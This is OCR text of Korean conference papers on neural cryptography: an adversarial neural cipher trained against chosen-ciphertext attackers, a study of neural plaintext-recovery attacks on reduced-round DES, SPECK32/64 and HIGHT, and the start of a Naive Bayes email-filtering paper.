그리고 이미지에 적합한 CNN보다 효율적인 인공지능 모델을 찾기 위하여 연구들이 수행되었다. 먼저, 데이터 압축 및 입력값의 재생성이 가능한 오토인코더(Auto-encoder)를 다층으로 설계한 딥오토인코더(Deep auto-encoder)를 활용하였으며[7], 단순 가중치만을 학습하는 대중적인 인공지능 모델과는 다르게 신경망 구조 자체를 학습하는 신경망진화(Neuroevolution)를 적용한 연구가 수행되었다[8]. 또한, 시계열 데이터에 적합한 순환 신경망(Recurrent Neural Network, RNN)의 한 종류인 에코 상태 네트워크(Echo state network)를 적용한 모델도 제안되었다[3].

이를 확장하여, 다양한 인공지능 모델을 활용하여 다른 암호기술에 적용하기 위한 연구들도 수행되었다. 첫 번째로, 암호 시스템에서 중요한 의사 난수 생성을 위한 연구들이 수행되었다[9-11]. 과거부터 인공 신경망을 활용한 의사 난수 생성 기술에 대한 연구는 수행되었지만, 과거에는 단순히 인공 신경망의 변수들을 난수 생성기의 시드값으로 사용하였다. 하지만, 최근에는 인공지능 모델 중 RNN과 GAN을 통해 난수 생성기를 만드는 기술들이 제안되었다[9-11]. 두 번째로, 가장 강력한 암호 시스템이라고 판단되는 OTP를 수행하는 연구가 수행되었다[4,12]. 존재하는 특정 OTP 모델을 학습하는 것이 아니라, ANC 기반의 안전성이 향상된 암호 시스템을 학습하는 과정에서 자연스럽게 OTP를 학습할 수 있는 기술들이 제안되었다.

III.ANC의 안전성


이번 장에서는 기존의 암호 시스템의 안전성을 분석하기 위해 사용되었던 암호 공격 모델을 서술하고 ANC에서의 활용 연구를 분석한다. 또한, 보다 엄격한 공격 모델을 활용한 새로운 ANC 학습 알고리즘을 제안한다.

3.1 암호 공격 모델

기존의 암호 시스템에서 의미론적 안전성(Semantic security) 증명을 위해 다양한 공격 시나리오를 가정하였다. 이러한 공격 시나리오를 ANC의 학습 과정에서 가정하는 공격자에 동일하게 적용할 수 있다.

가장 먼저, 처음 제안된 ANC[5]에서의 공격자는 단순히 전달되는 암호문(C)만을 사용하여 평문(P)을 유추하는 공격을 진행한다. 이는 가장 약한 '암호문 단독 공격(Ciphertext Only Attack)'이다. 하지만, 실제 학습 과정에서 송·수신자와 공격자는 모두 평문과 암호문 쌍을 알고 있어야 손실 함수를 정의하고 학습을 진행할 수 있으므로, 단순 암호문만을 사용하는 것이 아닌 암호문 및 평문 쌍을 알고 있는 '알려진 평문 공격(Known Plaintext Attack)'이 더욱 적합하다. 이를 기반으로, 강한 공격자를 가정하고 학습한 모델이 더욱 안전하다는 ANC의 특성을 고려하여, 평문을 복호화하는 것이 아닌 사용된 평문을 구별하는 '선택 평문 공격(Chosen Plaintext Attack, CPA)'을 가정한 CPA-ANC 모델이 제안되었으며 안전한 OTP를 학습한 모델임을 증명하였다[12]. 이러한 선택 평문 공격을 기반으로 원하는 암호문에 대한 평문을 알 수 있는 '선택 암호문 공격(Chosen Ciphertext Attack, CCA)'을 적용한 CCA-ANES(CCA Adversarial Network Encryption System)가 제안되었지만[4], 이는 엄격하게 CCA를 만족하지 않는다.

따라서 본 논문에서는 ANC 모델의 안전성 향상을 위해, 더욱 엄격하게 CCA를 만족하는 공격자를 가정한 ANC의 학습 알고리즘을 제안한다.



(그림2) CCA-ANC 알고리즘의 학습 단계

3.2 CCA-ANC 알고리즘

ANC의 안전성 향상을 위해 CCA를 가정한 모델은 그림 2와 같이 총 2가지 단계로 이루어진다. 첫 번째 단계는 기존의 CPA-ANC[12]와 동일하게 공격자는 2개의 평문 중 암호문에 대응하는 평문을 찾는 것을 목표로 학습을 수행한다. 두 번째 단계는 공격자가 원하는 암호문에 대한 평문을 가지고 학습을 수행한다.

자세한 학습 과정은 그림 3의 알고리즘으로 확인할 수 있다. 먼저, N_A, N_B, N_E는 각각 송·수신자 및 공격자의 인공지능 모델을 의미하고, $\theta_{N_A}, \theta_{N_B}, \theta_{N_E}$는 각 모델의 변수들을 의미한다. 또한, K는 송·수신자의 대칭키이며 $iter$는 전체 라운드 수를 의미한다. 먼저, 모든 모델의 변수들을 초기화하고, 그림 2와 동일하게 첫 번째 단계를 수행한다. 임의의 평문 P_0^{2k-1}, P_1^{2k-1}를 생성하고 평문의 인덱스에 해당하는 $j(P_j^{2k-1})$를 선택한다. 송신자(Alice)의 모델의 출력값으로 선택된 평문에 대칭되는 암호문 C^{2k-1}을 생성하고, 수신자(Bob)의 모델의 출력값으로 평문의 예측값 P_B^{2k-1}을 생성한다. 공격자(Eve)는 생성된 2개의 평문과 암호문을 사용하여 j의 예측값 j'을 계산한다. Line 9와 10에서 각각의 변수들을 학습하기 위하여 송·수신자의 손실 함수인 $d(P_j^{2k-1}, P_B^{2k-1})$와 공격자의 손실 함수 E를 사용한다. $d(a,b)$는 L1-거리(distance)를 의미하고, E는 공격자의 교차 엔트로피(Cross entropy) 손실 함수를 의미하며 다음과 같이 정의한다.

$$d(a,b) = \frac{1}{N}\sum_{i=1}^{N} |a_i - b_i| \quad (a, b : N\text{차 벡터})$$

$$E = \sum_{j=0}^{1} -j \ln y_j \quad (y_j : \text{공격자의 } j\text{에 대한 예측 확률})$$

첫 번째 단계에서 변수들의 학습이 끝나면, 두 번째 단계에서는 이전에 사용되지 않았던 암호문 C^{2k}를 새롭게 생성한다. 생성된 암호문은 송신자에 의해 복호화가 진행되고, 암호문과 평문을 모두 알고 있는 공격자는 학습을 진행한다. 이때, 기존의 CPA-ANC와 동일하게 OTP 학습을 목적으로 수행하기 때문에 송신자의 입력값은 평문 또는 암호문 모두 가능하며, 공격자는 두 번째 단계에서의 학습에서 임의의 수 R을 사용하여 온전한 학습을 수행할 수 있다. 마지막으로, 공격자가 평문을 구분하는 CPA 학습을 한 번 더 수행하고 알고리즘은 종료된다.

Input $K, N_A, N_B, N_E, iter$

1 **Initialize** $\theta_{N_A}, \theta_{N_B}, \theta_{N_E}$
2 **for** k **from** 1 **to** $iter$
3 <Step 1, CPA>
4 generate P_0^{2k-1}, P_1^{2k-1}
5 Randomly select j where $j \in \{0,1\}$ & satisfies P_j^{2k-1}
6 $C^{2k-1} = N_A(P_j^{2k-1}, K, \theta_{N_A})$
7 $P_B^{2k-1} = N_B(C^{2k-1}, K, \theta_{N_B})$
8 $j' = N_E(P_0^{2k-1}, P_1^{2k-1}, C^{2k-1})$ where $j' \in \{0,1\}$
9 Update $\theta_{N_A}, \theta_{N_B}$ to minimize $d(P_j^{2k-1}, P_B^{2k-1}) - min\left(E, \frac{1}{2}\right)$
10 Update θ_{N_E} to minimize E
11 <Step 2, CCA>
12 generate C^{2k} where $C^{2k} \notin \{C^1, C^2, \ldots, C^{2k-1}\}$
13 $P^{2i} = N_A(C^{2k}, K, \theta_{N_A})$
14 $j' = N_E(P^{2i}, R, C^{2k}) = 0$ where R = random-number
15 Update θ_{N_E} to minimize E
16 **end**
17 do <Step 1, CPA> (Line 4-10)

Output $\theta_{N_A}, \theta_{N_B}$

(그림 3) CCA-ANC 학습 알고리즘

해당 알고리즘을 수행하여 송·수신자는 신경망을 활용한 '선택 암호문 공격'에 안전한 암·복화 시스템인 OTP를 학습한 학습 모델을 생성할 수 있다.

IV. 결론

인공지능은 현재 다양한 분야에서 활용되고 있으며, 특히 암호 시스템에서의 활용은 과거에서부터 꾸준히 수행되었다. 현재는 대칭키 암호를 대체할 수 있는 적대적 신경망 암호에 대한 연구가 활발히 수행되고 있다. 본 논문에서는 관련 연구들을 분석하였으며, 안전성 향상을 위해 기존 암호 공격 모델을 활용한 CCA-ANC 알고리즘을 새롭게 제안하였다. 해당 알고리즘에 대한 실험적 분석을 진행하고, 새로운 암호 기술에서의 적용 방안에 대한 연구를 수행할 계획이다.

[참고문헌]

[1] Kanter, I., Kinzel, W., & Kanter, E. (2002). Secure exchange of information by synchronization of neural networks. EPL (Europhysics Letters), 57(1), 141.

[2] Jeong, S., Park, C., Hong, D., Seo, C., & Jho, N. (2021). Neural cryptography based on generalized tree parity machine for real-life systems. Security and Communication Networks, 2021.

[3] R. Ramamurthy, C. Bauckhage, K. Buza, and S. Wrobel, "Using echo state networks for cryptography," International Conference on Artificial Neural Networks, 2017

[4] Z. Li, X. Yang, K. Shen, R. Zhu, and J. Jiang, "Information encryption communication system based on the adversarial networks foundation," ELSEVIER Neurocomputing, 2020

[5] M. Abadi and D. G. Andersen, "Learning to protect communications with adversarial neural cryptogrpahy," arXiv, 2016

[6] L. Zhou, et al. "Security analysis and new models on the intelligent symmetric key encryption," Computer and Security, 2019

[7] S. S. Tirumala and A. Narayanan, "Transpositional neurocryptography using deep learning", International Conference on Information Technology, 2017.

[8] Y. Zhu, D. V. Vargas, and K. Sakurai, "Neural cryptography based on the topology evolving neural networks," Sixth International Symposium on Computing and Networking Workshops, 2018.

[9] L. Pasaqualini, and M Parton, "Pseudo Random Number Generation through Reinforcement Learning and Recurrent Neural Networks," MDPI Algorithms, 2020

[10] Y. S. Jeong, K. J. Oh, C. K. Cho, and H. J. Choi, "Pseudo-random number generation using LSTMs," The Journal of Supercomputing, 2020

[11] M. D. Bernardi, M.H.R. Khouzani, and P. Malacaria, "Pseudo-Random Number Generation Using Generative Adversarial Networks," European Conference on ML and Knowledge Discovery in Databases, 2018

[12] M. Coutinho et al, "Learning Perfectly Secure Cryptography to Protect Communications with Adversarial Neural Cryptography," MDPI Sensors, 2018.

딥러닝을 활용한 Feistel 구조에 대한 암호 모방 공격

임우상*, 홍도원**, 서창호**

*,** 공주대학교

Emulation attack for Feistel Structure Using Deep Learning

Woosang Im*, Dowon Hong**, Changho Seo**

*,** Kongju National University

요 약

딥러닝은 컴퓨터가 대규모 데이터로부터 중요한 패턴과 규칙을 학습하여 특징을 추출하는 기술이다. 현재 인공지능에 관한 사람들의 관심이 증가하고 있으며, 컴퓨터의 능력이 향상됨에 따라 여러 분야에서 딥러닝을 활용하고 있다. 최근, 암호 분야에서도 딥러닝을 활용하는 연구가 진행되고 있으며, 특히 대칭키 암호에 대한 신경망 기반의 암호 해독기법이 관심을 받고 있다. 이 중 암호 모방 공격은 인공지능을 활용하여 암호화와 복호화를 모방하고 키를 사용하지 않고 평문과 암호문에 유사한 출력값을 생성해내는 기술로, 암호 모방 공격에 대해 Feistel 구조를 갖는 2-라운드 DES는 취약점이 존재한다고 밝혀졌다. 따라서 본 논문에서는 Feistel 구조의 암호에 대하여 암호 모방 공격을 수행한다. 이를 통해, 암호 모방 공격에 대한 안전성을 분석한다.

I. 서론

딥러닝은 학습을 통하여 다양한 함수의 결과값을 예측하기 위한 기술로 활용되고 있다. 또한 컴퓨터의 성능이 향상되면서, 더욱 복잡한 함수들을 근사하기 위한 연구가 진행되고 있다. 특히, 복잡한 함수로 표현될 수 있는 암호 시스템 분야에서도 딥러닝을 활용하기 위한 연구가 활발히 진행되고 있다[1, 2].

암호 해독에 딥러닝을 활용하는 신경망 기반의 암호 해독(Neural Cryptanalysis)은 기존의 고전암호부터 현재 사용되고 있는 다양한 블록 암호까지 폭넓은 연구가 수행되고 있다[3-8]. 먼저, 고전암호에 대한 신경망 기반 암호 해독 기술인 CipherGAN[9]은 CycleGAN[10]을 활용하여 평문 그룹과 암호문 그룹 사이의 1:1 대응을 찾는 기술로 치환 암호와 Vigenère 암호에 대하여 공격에 성공하였다.

또한, 블록 암호에 관한 신경망 기반 암호 해독 기술 중 가장 많은 관심을 받는 기술은 Crypto 2019에서 발표된 신경망 기반 차분 구별기(Neural Distinguisher)이다[3]. 이는 평문과 암호문 사이의 통계적 성질을 활용하는 기술인 차분 공격에 딥러닝을 활용하는 기술이다. 그리고 키를 복구하는 알고리즘 또한 같이 제시되었으며, 관련된 활용 기술이 연구되고 있다[4, 5].

한편, 딥러닝을 암호화 또는 복호화 함수를 모방하기 위하여 활용하는 암호 모방 공격은 블록 암호인 DES, Triple DES 그리고 AES를 대상으로 수행되었다[6, 7]. 하지만 해당 실험 결과에 대한 신뢰성 문제가 언급되었으며[8], 구체적으로 공격에 대한 오차값이 테스트 데이터뿐만 아니라 학습데이터를 포함한 전체 데이터에 대한 오차값이라는 주장 또한 제기되었다[11]. 동시에 보다 타당한 실험 결과를 제시하기 위하여 전체 DES가 아닌 2-라운드 DES에 대한 암호 모방 공격이 수행되었다[10].

따라서 본 논문에서는 이러한 공격기법을 활용하여 Feistel 구조를 갖는 암호에 대한 모방 공격을 수행한다. 또한, 이를 활용하여 서로 다른 내부 구조가 암호 모방 공격의 결과에 어떤 영향을 미치는지 분석하였다.

본 논문의 2장에서는 공격의 대상인 Feistel 구조와 암호 모방 공격에 관하여 서술하고 3장에서는 Feistel 암호에 대한 공격 수행 결과를 비교하며 분석한다. 마지막으로 4장에서는 결론으로 마무리한다.


II. 배경지식

본 장에서는 Feistel 구조와 암호 모방 공격에 관하여 간략히 소개한다.

2.1 Feistel 구조

Feistel 구조의 암호는 블록 암호를 구성하는 내부 구조 중 하나로, 평문을 동일한 길이의 두 블록(L_0, R_0)으로 나누어서 암호화를 진행한다. 그림 1과 같이 Feistel 구조는 오른쪽 블록(R)에 대하여 라운드 함수 F를 반복적으로 수행하며. 마지막에는 두 블록의 위치를 교환한다.

일반화된 Feistel 구조(GFN)는 Feistel의 변형된 구조로 블록의 개수를 기존의 2개에서 m개로 확장한 구조이다. 그림 2는 m이 4인 GFN 구조이다.



[그림 1] Feistel 구조

(좌) Feistel 구조 (우) GFN 구조(m = 4)

2.2 암호 모방 공격

블록 암호에 대한 신경망 기반 암호 해독은 공격의 목적에 따라 키 복구 공격, 암호 모방 공격, 그리고 암호 알고리즘 식별 공격 3가지로 나뉜다[11]. 암호 모방 공격은 암호화 또는 복호화를 딥러닝을 활용하여 모방하는 기술로, 키를 모르는 상태에서 평문 또는 암호문을 예측하는 것을 목표로 한다.


이때, 암호문을 기반으로 평문을 예측하는 기술을 평문 복구 공격(Plaintext Recovery Attack)이라고 부르고 반대로, 평문으로 암호문을 예측하는 기술을 암호화 모방 공격(Encryption Emulation Attack) 또는 암호문 예측 공격(Ciphertext Prediction Attack)이라고 한다. 이때, 모든 암호문은 동일한 키를 사용하여 생성한다.

III. 블록 암호에 대한 암호 모방 공격

이번 장에서는 평문 복구 공격의 신경망 구조를 소개하고 수행 결과를 비교하며 분석한다. 실험에는 Feistel 구조 기반의 DES, SPECK32/64 그리고 GFN 구조를 가진 HIGHT를 사용하였다. 실험은 키를 사용하지 않고 암호문 통해 평문을 복구하는 평문 복구 공격을 수행하며 학습 데이터로 사용하는 평문과 암호문 쌍은 10^7개를 사용하였으며, 테스트 데이터는 10^6를 사용하였다. 실험에는 Keras와 Tensroflow를 사용하였다.

3.1 딥러닝 모델 구성


실험에는 비트의 연산을 학습할 수 있도록, 4개의 은닉층을 가진 완전 연결 신경망(Fully Connected Network)을 사용하였다. 그림 2는 평문 복구 공격의 신경망 구조를 나타내며, 각각의 은닉층은 128개의 노드를 가지고 있다. 암호의 블록 크기가 n이면, 암호문을 입력값으로 하는 입력층의 노드 개수는 동일하게 n개다.




[그림 2] 평문 복구 공격 구조

출력층의 노드 개수는 $2n$으로 설정하였다. 이유는 출력층의 노드를 2개씩 묶어 소프트 맥스를 적용하기 위해서이며. 두 출력값의 크기를 비교하여 plaintext의 비트를 결정한다. 예를 들어, 그림 2에서 a와 b를 비교하면, a가 크다면 0으로 예측하고 반대로 b가 크다면 1로 예측한다.

각 계층에는 ReLU(Rectified Linear Unit) 활성화 함수와 배치 정규화를 사용하였다. 손실함수는 교차 엔트로피(Cross-entropy)를 사용하였고 최적화 함수로는 Adam Optimizer를 사용하였다.



[그림 3] DES에 관한 평문 복구 공격 결과 (좌) 1-round DES (우) 2-round DES



[그림 4] SPECK32/64에 관한 평문 복구 공격 결과
(좌) 1-round SPECK 32/64 (우) 2-round SPECK 32/64

3.2 실험 결과 분석

평문 공격에 대한 성공 여부에 대하여 실험의 정확도가 제시된 임계점을 넘으면 성공, 그렇지 않다면 실패로 간주한다. Feistel에 대한 임계점은 1-라운드에 75%를, 2-라운드는 50%를 제시한다 [8]. 이처럼 라운드별로 임계점을 다르게 제시한 이유는 다음과 같다. Feistel 구조 특성상 1-라운드의 출력값의 왼쪽 블록 L_1은 평문의 오른쪽 블록 R_0와 동일하다. 따라서 딥러닝이 학습을 통하여 L_0은 완벽히 예측할 수 있다고 가정하며, 나머지 블록의 절반을 예측할 수 있다면 공격이 성공하는 것으로 판단할 수 있기 때문이다.

HIGHT는 GFN 구조로 되어 있으며, Feistel과 마찬가지로 라운드의 출력값 전체 블록 중 절반이 라운드 입력값의 절반과 같다. 따라서 HIGHT의 1-라운드 임계점 또한 75%로 제시하였다.

그림 3은 DES에 대한 평문 복구 공격의 결과를 표시한 그래프로, 파란 선은 학습데이터에 대한 정확도이고 초록색 점선은 테스트 데이터에 대한 정확도이다. 또한 노란 선은 학습데이터에 대한 손실값이고, 빨간색 파선은 테스트 데이터에 대한 손실값이다.

표 1에서 볼 수 있듯이, DES의 경우 학습데이터에 대하여 정확도가 상승하여 각 라운드에 대하여 임계점을 넘었지만 테스트 데이터에 대한 정확도는 임계점을 넘지 못하였다. 그림 3에서는 학습이 진행되면서 학습 정확도는 증가하지만, 테스트 데이터에 대해서는 정확도가 일정하며 손실값이 증가하는 추세를 보인다. 이는 DES의 평문과 암호문으로 생성될 수 있는 전체 데이터가 매우 크기 때문에, 학습데이터에 대해 과하게 학습하는 과적합이 일어난 것으로 보인다.

그림 4는 SPECK32/64에 평문 복구 공격의 결과로, 파란 선은 학습데이터에 대한 정확도이고 초록색 점선은 테스트 데이터에 대한 정확도이다. 또한 노란 선은 학습데이터에 대한 손실값이고, 빨간색 파선은 테스트 데이터에 대한 손실값이다.

표 1에서 보면, SPECK32/64에 대한 평문 복구 공격은 DES의 경우와 다르게 학습데이터에 대한 정확도와 테스트 데이터에 대한 정확도 모두 임계점을 넘지 못하였다. 또한, 그림 4에서 역시 학습이 진행되어도 정확도가 일정한 것을 확인할 수 있다. DES와 비교하면 블록 크기가

[표 1] 각 암호에 대한 학습 정확도와 테스트 정확도

암호	구조	블록 크기	라운드	학습 정확도	테스트 정확도
DES	Feistel	64bit	1	96%	75%
			2	69%	50%
SPECK 32/64	Feistel	32bit	1	75%	75%
			2	50%	50%
HIGHT	GFN	64bit	1	86%	55%
			2	61%	50%

작지만, 학습데이터에 대해서도 학습이 안 되는 것을 볼 수 있다. DES와 SPECK32/64의 비교를 통하여 블록 크기가 클수록 과적합 될 가능성이 존재함을 확인하였다.

HIGHT에 대한 평문 복구 공격은 DES와 비슷한 양상을 보인다. 즉, 과적합되고 있는 것으로 보이며, 이를 통하여 블록 크기가 학습에 대하여 영향을 주는 것을 확인할 수 있었다. 또한, 표 1에서 볼 수 있듯이 학습데이터에 대한 정확도가 DES에 대한 공격보다 낮았으며, 이는 HIGHT의 구조인 GFN의 특성이 학습에 영향을 주는 것으로 볼 수 있다. 다시 말해, 평문이 분할되는 블록의 개수가 실험의 정확도에 영향을 준다고 볼 수 있다.

결과적으로 Feistel 구조의 블록 크기가 클수록 암호 모방 공격을 학습할 때 과적합이 일어날 가능성이 존재한다. 따라서, 평문이 분할되는 블록의 개수가 많을수록 모방 공격이 어려워지는 것을 확인하였다.

Ⅳ. 결론

본 논문에서는 내부 구조가 다른 블록 암호에 대하여 신경망을 통한 평문 복구 공격을 수행하였다. 그 결과 일반적인 완전 연결 신경망은 블록 암호의 평문과 암호문 쌍으로 생성될 수 있는 전체 분포를 학습하기 어렵다고 판단되지만, 블록 크기와 평문이 분할되는 블록의 개수에 따라 일부 데이터에 대하여 유의미한 결과를 확인하였다. 따라서 전체 분포를 학습할 수 있는 학습 모델을 찾아 암호 모방 공격에 적용하며, 결과를 분석하는 연구를 진행할 계획이다. 또한, Feistel 구조와 함께 SPN 구조에 대한 암호 모방 공격을 수행하는 후속 연구를 진행할 계획이다

[참고문헌]

[1] Jeong, Y. S., Oh, K. J., Cho, C. K., & Choi, H. J. (2020). Pseudo-random number generation using LSTMs. The Journal of Supercomputing, 76(10), 8324-8342.

[2] Li, Z., Yang, X., Shen, K., Zhu, R., & Jiang, J. (2020). Information encryption communication system based on the adversarial networks Foundation. Neurocomputing, 415, 347-357.

[3] Gohr, A. (2019, August). Improving attacks on round-reduced speck32/64 using deep learning. In Annual International Cryptology Conference (pp. 150-179). Springer, Cham.

[4] Hou, B., Li, Y., Zhao, H., & Wu, B. (2020, September). Linear Attack on Round-Reduced DES Using Deep Learning. In European Symposium on Research in Computer Security (pp. 131-145). Springer, Cham.

[5] Tian, W., & Hu, B. (2021). Deep Learning Assisted Differential Cryptanalysis for the Lightweight Cipher SIMON. KSII Transactions on Internet & Information Systems, 15(2).

[6] Alani, M. M. (2012, November). Neuro-cryptanalysis of DES and triple-DES. In International Conference on Neural Information Processing (pp. 637-646). Springer, Berlin, Heidelberg.

[7] Hu, X., & Zhao, Y. (2018). Research on plaintext restoration of AES based on neural network. Security and Communication Networks, 2018.

[8] Xiao, Y., Hao, Q., & Yao, D. D. (2019, November). Neural cryptanalysis: Metrics, methodology, and applications in cps ciphers. In 2019 IEEE Conference on Dependable and Secure Computing (DSC) (pp. 1-8). IEEE.

[9] Gomez, A. N., Huang, S., Zhang, I., Li, B. M., Osama, M., & Kaiser, L. (2018). Unsupervised cipher cracking using discrete gans. arXiv preprint arXiv:1801.04883.

[10] Zhu, J. Y., Park, T., Isola, P., & Efros, A. A. (2017). Unpaired image-to-image translation using cycle-consistent adversarial networks. In Proceedings of the IEEE international conference on computer vision (pp. 2223-2232).

[11] Baek, S., & Kim, K. (2020, January). Recent Advances of Neural Attacks against Block Ciphers. In 2020 Symposium on Cryptography and Information Security (SCIS 2020). IEICE Technical Committee on Information Security.

사용자의 편리를 위한 Naive Bayes 기법을 이용한 인공지능 기반 이메일 분류 시스템

강지수* 김민지* 김하늘* 윤지인* 이현정* 김형종*

*서울여자대학교 정보보호학과

Artificial Intelligence-based E-mail Classification System using Naive Bayes Techniques for User Convenience

Ji-Su Kang* Min-Ji Kim* Ha-Neul Kim*

Ji-In Yun* Hyun-Jeong Lee* Hyung-Jong Kim*

*Seoul Women's University Dept. Information Security

요 약

2020년 하반기 스팸메일의 수는 국내 발신의 경우 38만건, 국외 발신은 2431만건으로 높은 수치를 보였고, 국내 발신의 경우 상반기 대비 4배 가까이 증가하였다. 이렇게 무분별하게 쏟아져 나오는 스팸메일은 사용자들에게 중요한 메일들을 바로 보지 못하게 하며 불필요한 시간 낭비를 일으키고 있다. 때문에 중요메일을 따로 확인할 수 있는 이메일 필터링 웹페이지를 구현하여 이러한 현상을 완화하고자 한다. 현재 존재하는 이메일 관리 웹페이지는 크게 일반메일과 스팸메일만으로 메일을 구분하여 사용자에게 보여준다. 이러한 기존 메일 시스템과 차별점을 두어 중요메일을 사용자가 바로 확인할 수 있도록 가장 상단에 띄우고, 편리한 메일 관리를 위해 메뉴에 중요메일함을 추가하였다. 웹페이지는 자바 메일 API를 통해 구축하고, Naive Bayes 알고리즘을 이용해 Data Set을 학습시키는 방식으로 머신러닝을 구현해 필터링을 진행하였다. 이를 통해 중요메일의 관리를 보다 빠르게 할 수 있도록 하고, 스팸메일의 삭제를 용이하게 하여 사용자의 편의성을 증진시키고자 한다.

I. 서론

인터넷 사용이 증가함에 따라 이메일 사용자 사용량도 점차 증가하고 있다. 2020년에는 매일 약 3,064억 개의 이메일이 전 세계에서 송수신 되는 것으로 추정되며 이 수치는 계속해서 증가할 것으로 예상된다[1]. 그중 스팸메일은 이메일 서비스를 악용하여 사용자가 원하지 않음에도 불구하고 악질적인 행위를 시도한다. 스팸메일은 2020년 하반기 기준 국내 38만 건, 국외 2,431만 건이라는 높은 수치를 보이며[2], 이메일 서비스 사용자가 중요메일을 바로 확인하지 못하도록 방해하는 요소로 자리 잡고 있다. 현재 국내 웹메일 서비스를 살펴보면 대부분의 이메일 서비스 플랫폼은 전체메일, 받은메일함, 보낸메일함, 임시보관함, 스팸메일함, 휴지통으로 구분되고 각 플랫폼에 따라 부가 기능이 추가되는 식의 서비스가 구현이 되어있다. 이러한 이메일 서비스는 차단이나 필터링 기능을 통해 스팸메일만 걸러주기 때문에 이메일을 효과적으로 사용하기는 어렵다. 또한, 현재 이메일 시스템은 사용자 맞춤형보다는 단순히 이메일을 받아 저장하고 스팸메일만을 걸러준다. 때문에 사용자가 편한 시스템으로 인식하기보단 업무적·개인적인 연락 수단으로 사용된다. 본 논문에서는 이러한 현재 국내 웹메일 서비스의 문제점을 인식해 스팸메일뿐만 아니라 중요메일을 한 번 더 필터링하여 사용자가 확인해야 하는 중요 정보들을 효율적이고 빠르게 접할 수

있도록 설계하였다. 더불어 이메일이 연락 수단에 그치지 않고 사용자 맞춤형 이메일 서비스를 제공하여 편리함을 극대화하고자 사용자 기반 이메일 필터링 시스템을 구현하고자 한다. 연구를 위해 자바 메일 API를 사용하여 환경을 구축하였고, Naive Bayes 분류 기법을 사용하여 사용자의 이메일을 분류하였다.

본 논문은 2장에서 관련 연구를 소개하고, 3장에서는 실제 실험 환경 및 결과에 대해 제시하고, 4장에서는 결론 및 향후 연구 방향성에 관해 설명하고자 한다.

II. 관련 연구

